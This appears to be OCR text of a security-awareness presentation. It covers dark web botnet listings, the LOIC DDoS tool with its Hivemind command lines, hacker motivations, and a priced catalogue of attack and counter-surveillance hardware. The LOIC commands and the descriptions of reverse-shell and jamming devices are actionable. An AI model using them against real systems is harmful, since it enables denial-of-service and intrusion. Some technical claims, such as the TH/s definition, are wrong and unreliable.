
BOTNETS FOR SALE

- This is a dark web market listing for two botnets for sale.

At time of listing they were asking:

Alina $4.41

Carberp $4.41



BITCOIN MINE

This is a second page with Bitcoin mines for sale. The processing and rendering power on these make them more valuable.

- One Bitcoin mine for sale
- A 1/1000 share in a Bitcoin mining pool for sale for 12 months

Full mine $3602.06

1 TH/s of a bitcoin mine $120.80


“TH/s” is a bitcoin mining term for one thousandth of a Bitcoin mined per second

In this example, the buyer can either buy a bitcoin mine for 1 BTC or a portion of a pool of a Bitcoin mine for 0.032 BTC. Investing in a Bitcoin pool is a revenue sharing option.

LOW ORBIT ION CANON "LOIC" DDOS

The idea behind LOIC is that it can allow you to participate in attacks even if you have no idea how to hack. Just download a copy of LOIC (available for Windows, Mac, and Linux!), enter the target information like a URL or an IP address and start the attack.

Hacker tools often come with good documentation that is comparable in quality to commercial software.



INFO

Low Orbit Ion Cannon - An open source network stress tool, written in C#. Based on Praetox's LOIC project at https://sourceforge.net/projects/loic/

DISCLAIMER

This tool is released for educational purposes only, with the intent of helping server owners develop a "Hacker Defense" attitude. This tool comes without any warranty at all.

You may not use this software for any illegal or unethical purpose; including activities which would give rise to criminal or civil liability.

Under no event shall the Licensor be responsible for the activities, or any misdeeds, conducted by the Licensee.

HOW TO RUN ON WINDOWS

GET THE BINARIES!

Requires Microsoft .NET Framework 3.5 Service Pack 1, available at: http://www.microsoft.com/downloads/en/details.aspx?FamilyID=ab99342f-5d1a-413d-8319-81da479ab0d7&displaylang=en

HOW TO RUN ON LINUX / MACOSX

Run debug binaries with mono. Read the wiki at https://github.com/NewEraCracker/LOIC/wiki/ for updated instructions.

HIVEMIND/HIDDEN MODE

HIVEMIND mode will connect your client to an IRC server so it can be controlled remotely. Think of this as a voluntary botnet (though do beware that your client can potentially be made to do naughty things).

Note: It does NOT allow remote administration of your machine, or anything like that; it is literally just control of loic itself.

If you want to start up in Hivemind mode, run something like this:


```
LOIC.exe /hivemind irc.server.address
```

It will connect to irc://irc.server.adress:6667/loic

You can also specify a port and channel:

```
LOIC.exe /hivemind irc.server.address 1234 #secret
```

FINANCIAL DAMAGE FROM DDOS FOR 2 HOURS



HACKER EVOLUTION

Most hackers start as minors (under the age of 18) because there is minimal legal risk. A majority of hackers start out by experimenting with networks, maybe trying to bypass a parental lockout. It becomes a challenge for them to overcome, and it leads to the desire to learn more. The reward comes in different forms: excitement, peer and community recognition, or monetary. Once the hacker reaches the age of 18 they are faced with deciding how to balance dark-side versus light-side activities. An important concept to keep in mind is that most good hackers either have considerable personal dark-side experience or associate with people or communities that do.

MIXED MESSAGES FROM SOCIETY

Society often discourages hackers by punishing them when they report vulnerabilities that they have found – which in turn leads to many hackers keeping quiet or only discussing discovered vulnerabilities on the dark web.

An example comes from a story shared by a group of high school students: In a computer networking class the students were introduced to a common network tool, NMAP, which is used to map devices connected to a network. NMAP is useful for checking that only authorized devices are present. During the lab exercise, the students discovered the school's CCTV cameras – but they did not know that these were CCTV cameras yet. This was only discovered when they typed the IP addresses that NMAP found into a web browser and were presented with a web page with live streaming videos. Allowing anyone to spy on anyone else on the school campus is obviously a problem. Realizing the security compromise this implied, they took the matter to the head of IT and the school's principle. The students were expelled on the spot for hacking.

The important lesson from this real-life case is that students learned that it is a bad idea to tell people that they have found a vulnerability since they could get into trouble for doing so.

ANONYMITY AND BUG REPORTING

Legality in the cyber world is a tricky thing. More hackers tend to be Grey Hat than anything else. This is why companies like Bugcrowd exist. Bugcrowd and similar companies/organizations provide a service that allows hackers to anonymously report any bugs that they have found in return for payment

Bugcrowd works with and provides listings of companies that are willing to pay for bug reports. Hackers can check the Bugcrowd website to find out which organizations they can investigate for bugs.

Participating companies benefit by crowd sourcing their website security to a highly qualified community at a relatively low cost.

STEPS TO A HACK

1

Gain info – This is typically receiving or buying tips off the dark web and having your bots crawl the internet for new and interesting sites.

2

Review the gathered information, and determine the type of attack: virtual or physical

3

Gather required tools and/or people required

4

Hack

TOOLS OF THE TRADE

- Ubertooth One
- Proxmark v3
- Bash Bunny
- USB Rubber Ducky
- Lan Turtle
- HackOne RF

HACKER TOOLS VS COUNTER-MEASURES TOOLS

The entry cost for being a hacker and for being a defender…

Hacker: $531

Counter-Measures: $80,619 (plus annual fees)

The price difference between the two categories is steep. Hacker tools are built to be cheap and disposable. They will often leave these tools at the site. The problem is it takes expensive equipment to detect spying, eavesdropping, data exfiltration and malware infected computers and network infrastructure.

UBERTOOTH ONE

- Intercepting Bluetooth traffic
- RF spectrum analysis
- Breaking into Bluetooth enabled devices
- $129

The Ubertooth allows hackers to gain access to microphones in headsets or break into key boards or mice. Enabling the theft of messages and remote access to systems.

Purchase link:
https://greatscottgadgets.com/ubertoothone/

PROXMARK V3

- Reads HF and LF NFC and RFID tags
- Emulates tags in one button
- Stores tags in memory
- $119

This is used to copy ID badges for access into buildings to perform physical hacks on networks and machines.

Purchase link:
http://hackerwarehouse.com/product/proxmark3-rdv2-kit/

BASH BUNNY

- Emulates storage devices, keyboards, ethernet cards
- Creates an instant shell into a computer
- Full Linux box that stores two instant attacks at a time
- $99

This is a physical hack that acts like a keyboard to copy file or install viruses at 1,000 characters a second. Another use is to act as an access point into a network by having the Bash Bunny operate as an ethernet port.

Purchase link:
https://hakshop.com/products/bash-bunny

USB RUBBER DUCKY

- Types 1000 words per minute
- $44

The rubber ducky takes advantage of the trust relationship between a computer and a keyboard allowing you to run the attack without installing a file on the USB.

Purchase link:
https://hakshop.com/products/usb-rubber-ducky

LAN TURTLE

- Instant reverse shell into any system with a USB port
- Easy man in the middle
- $49

The LAN turtle is a USB to ethernet adapter that opens a port connection to monitor and attack a computer or network.

Purchase link:
https://hakshop.com/products/lan-turtle

HACKONE RF

- Copies NFC tags
- Brute-forces NFC locks
- $79

This device is used to brute force NFC locks In event you can not get to the keycard to replicate it.

For more information:
http://unicorn.360.cn/


*Only available in person (purchased from a small Chinese company at DefCon for cash)

NODE MCU

- Wi-Fi jammer
- $12

This device is modified to jam the Wi-Fi of a network by sending a large number of packets or **deauth** messages that cause devices connected to a Wi-Fi access point to disconnect

Purchase link:
https://www.amazon.com/HiLetgo-Version-NodeMCU-Internet/dp/B010O1G1ES/ref=sr_1_3?ie=UTF8&qid=1506338313&sr=8-3&keywords=NodeMCU




HACKRF ONE

- The HackRF One is typically a spectrum analyzer
- Hackers can modify it into an offensive platform for injecting packets
- $330

Purchase link:

http://hackerwarehouse.com/product/hackrf-one-kit/




PWNIE EXPRESS

- Monitors the surrounding wireless (RF) and wired network traffic. Used to detect evil access points, rogue cell towers and other suspicious signals such as drones
- Pulse Platform and training $3,283 /yr.
- Pulse Platform (only) $2,588 /yr.
- 4G/LTE adapter $200 one-time

Purchase link: https://www.pwnieexpress.com/products/pulse-device-detection

Screenshot below shows:

1) System Compromise
2) Exploitation & Installation
3) Delivery & Attack
4) Reconnaissance & probing
5) Environmental Awareness



ALIENVAULT SIEM

- SIEM – Security Information and Event Management aggregates security events from multiple sources to assist in managing security events.
- Unified Security Management (USM) is a platform that combines endpoint agents installed on each computer system and network monitoring to detect suspicious activity. It also consolidates and analyzes logs from network devices including firewalls.
- On average we see 4-5 brute force attempts per hour (indicated by the blue bubbles) on this example SIEM – note that none of the attacks were successful in this screen shot.
- $1,575 /yr.

Purchase link:

https://www.alienvault.com/products/usm-appliance

INSPECTION CAMERA JSP IK611

- Used to slide in between walls and drop ceilings, or into ventilation systems to inspect for surveillance devices such as video and audio bugs
- $430

Purchase link:

http://caminspect.se/inspektionskamera-ik611-p-155.html

COUNTER MEASURES AMPLIFIER

- Analyzes the wiring in a building to ensure that that it is not being used to transport audio or video information
- Commonly used to check telephone lines and other wiring for active listening devices (bugs / wiretaps)
- Has the ability to activate microphones connected to a wire pair
- $1,695

For more information:
https://reiusa.net/audio-security/cma-100-countermeasures-amplifier/

ACOUSTIC WHITE NOISE GENERATOR

- Creates a perimeter of noise that prevents acoustic leakage eavesdropping devices including wired microphones inside walls, contact microphones, audio transmitters located in AC outlets, and laser/microwave reflections from windows.
- $5,500

For more information:
https://reiusa.net/audio-security/ang-2200-acoustic-noise-generator/

COUNTER-SURVEILLANCE PROBE MONITOR

- Detects RF and infrared transmitters as well as carrier current
- Wide band coverage 15kHz to 12 GHz
- $2,595

Discontinued by REI

ANDRE ADVANCED

- This is a handheld broadband receiver that detects illegal, disruptive, and interfering transmissions from listening devices (e.g. bugs) and unauthorized transmitters (e.g. network taps).
  - 10 kHz to 6 GHz
  - RF
  - IR
  - Visible Light
  - Carrier Current
- $4,295

Purchase link:
https://reiusa.net/rf-detection/andre-advanced-kit/

Picture from REIUSA Website

DENVER INFRARED CAMERA

- Used to find the infrared signatures given off by IR transmitters (e.g. IR bugging devices and IR illuminated video surveillance)
- $200

FLIR THERMAL CAMERA

- Uses thermal images to find the heat signature given off by transmitters and other electronic equipment when running (useful for finding bugs and other types of unauthorized surveillance equipment)
- $699

Purchase link:
http://www.flir.com.au/instruments/c2/

ELECTRONIC BORESCOPE

- Used in place of a traditional borescope – easier to use and can use contrast settings to better spot and investigate anomalies (easier on the eyes)
- Used to find bugs and other unauthorized surveillance devices during a manual search in hard to reach spaces (e.g. inside walls and equipment, ventilation and wiring ducts, service spaces)
- $150

Purchase Link:

https://www.generaltools.com/palmscope-video-inspection-system

ORION HX DELUXE G SERIES

- Non-Linear Junction detector G series with interchangeable antenna. This is used to sweep areas for electronic semi-conductor components which helps locate hidden eavesdropping devices regardless of power state (i.e. can detect a device even when it is turned off).
- 2.4 GHz & 900 MHz
- $27,750

Purchase link:
https://reiusa.net/nljd/orion-hx-deluxe-nljd/

Picture from REIUSA website

OSCAR SERIES

- Both are spectrum analyzers that detect RF emissions. The OSCAR Blue has twice the waterfall resolution over the OSCAR Green. The OSCAR Blue saves data at five second intervals and the OSCAR Green saves the data in ten second intervals.
- 24 GHz bandwidth
- $39,000 OSCAR Blue (military grade)
- $35,000 OSCAR Green

Picture from REIUSA website

GOOGLE DORKING

- Google dorking is taking advantage of how Google scrapes the internet to catalogue every site. This allows you to enter certain queries to return back certain vulnerabilities in sites by pulling from specific URL extensions for targeting that a normal search would not usually divulge.
- Some examples:

